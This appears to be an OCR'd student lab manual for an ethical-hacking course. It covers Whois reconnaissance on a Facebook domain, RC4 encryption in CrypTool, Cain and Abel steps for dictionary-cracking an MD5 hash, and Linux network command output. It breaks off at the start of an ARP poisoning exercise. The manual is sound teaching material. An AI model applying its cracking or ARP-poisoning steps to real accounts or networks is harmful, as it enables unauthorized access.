


Practical-1

Aim: Use Google and Whois for Reconnaissance






DOMAINTOOLS
PROFILE
CONNECT
MONITOR
SUPPORT
LOGIN
Sign Up
Menlo Park, CA, 94025, US
domain@fb.com
(p) 16505434800 (f) 16505434800
IP Address
157.240.3.35 - 256 other sites hosted on this server
IP Location
- Oregon - Prineville - Facebook Inc
ASN
AS32934 FACEBOOK - Facebook, Inc., US (registered Aug 24, 2004)
IP History
292 changes on 292 unique IP addresses over 15 years
Registrar History
4 registrars with 1 drop
Hosting History
4 changes on 4 unique name servers over 14 years
Website
Website Title
None given
Response Code
200
SEO Score
78%
Terms
19,288 (Unique: 5,257, Linked: 0)
Images
0 (Alt tags missing: 0)
Links
0 (Internal: 0, Outbound: 0)
Whois Record (last updated on 2019-01-21)
Validation Required
View Screenshot History
Available TLDs
General TLDs
Country TLDs
The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)
Taken domain
Available domain
Deleted previously owned domain
View Whois
View Whois
View Whois
View Whois
View Whois
View Whois
.中国

Practical-2

Aim:


a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm

b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

Steps:

1. Install CrypTool from https://www.cryptool.org/en/ct1-downloads.

2. Plain Text



3. To Encrypt Click on Encrypt/Decrypt > Symmetric(modern) > RC4


4. Click the number of bits

5. Click Encrypt.

6. To Decrypt Again click on Encrypt/Decrypt > Symmetric(modern) > RC4


7. Click the number of bits.

8. Click Decrypt.




b) Use Cain and Abel for cracking Windows account password using dictionary attack and to decode wireless network password.


1. Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image.




2. A dialogue box appears after clicking on hash calculator,
Add the text >> Calculate hash code >> Copy MD5 hash value





3. Click on MD5 Hashes>> Add list>>Paste Hash Value.




4. Click on hash code right click,Dictionary Attack>>Add to list>>Start









Match Found:



Match not Found:






Practical-3

Aim: a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute.
b) Perform ARP Poisoning in Windows

a) Linux Commands:

1. ifconfig



2. netstat

```
rdnc@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.9.171:59974     yukinko.canonical.:http ESTABLISHED
tcp        1      0 192.168.9.171:37846     economy.canonical.:http CLOSE_WAIT
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    17068    /run/user/1000/systemd/notify
unix  2      [ ]         DGRAM                    14783    /run/user/108/systemd/notify
unix  17     [ ]         DGRAM                    10587    /run/systemd/journal/dev-log
unix  8      [ ]         DGRAM                    10598    /run/systemd/journal/socket
unix  2      [ ]         DGRAM                    10678    /run/systemd/journal/syslog
unix  3      [ ]         DGRAM                    10581    /run/systemd/notify
unix  3      [ ]         STREAM     CONNECTED     18893
unix  3      [ ]         STREAM     CONNECTED     18521
unix  3      [ ]         STREAM     CONNECTED     14486
unix  3      [ ]         STREAM     CONNECTED     13391    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     19678    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     17336
unix  3      [ ]         STREAM     CONNECTED     18079    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     18065
unix  3      [ ]         STREAM     CONNECTED     15493
```

3. ping

```
rdnc@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=123 time=102 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=123 time=4.72 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=123 time=2.31 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=123 time=3.33 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=123 time=3.02 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=123 time=3.32 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=123 time=2.69 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=123 time=2.02 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=123 time=3.10 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=123 time=2.16 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=123 time=2.77 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=123 time=2.45 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=123 time=2.83 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=123 time=2.54 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=123 time=3.20 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=123 time=1.99 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=123 time=3.11 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=123 time=2.68 ms
```


4. traceroute

```
rdnc@ubuntu:~$ traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 64 hops max
  1   192.168.9.1  1.080ms  0.477ms  0.535ms
  2   103.250.39.70  2.733ms  2.395ms  1.871ms
  3   103.250.39.65  2.242ms  2.505ms  1.502ms
  4   103.250.39.254  6.182ms  1.700ms  2.019ms
  5   103.250.39.253  2.605ms  2.386ms  2.014ms
  6   103.250.39.250  1.949ms  2.738ms  2.297ms
  7   108.170.248.177  4.742ms  3.058ms  2.420ms
  8   108.170.238.129  3.718ms  3.787ms  4.068ms
  9   8.8.8.8  3.282ms  2.008ms  2.391ms
```


b) ARP Poisoning


Steps:

1) Click on Sniffer tab.



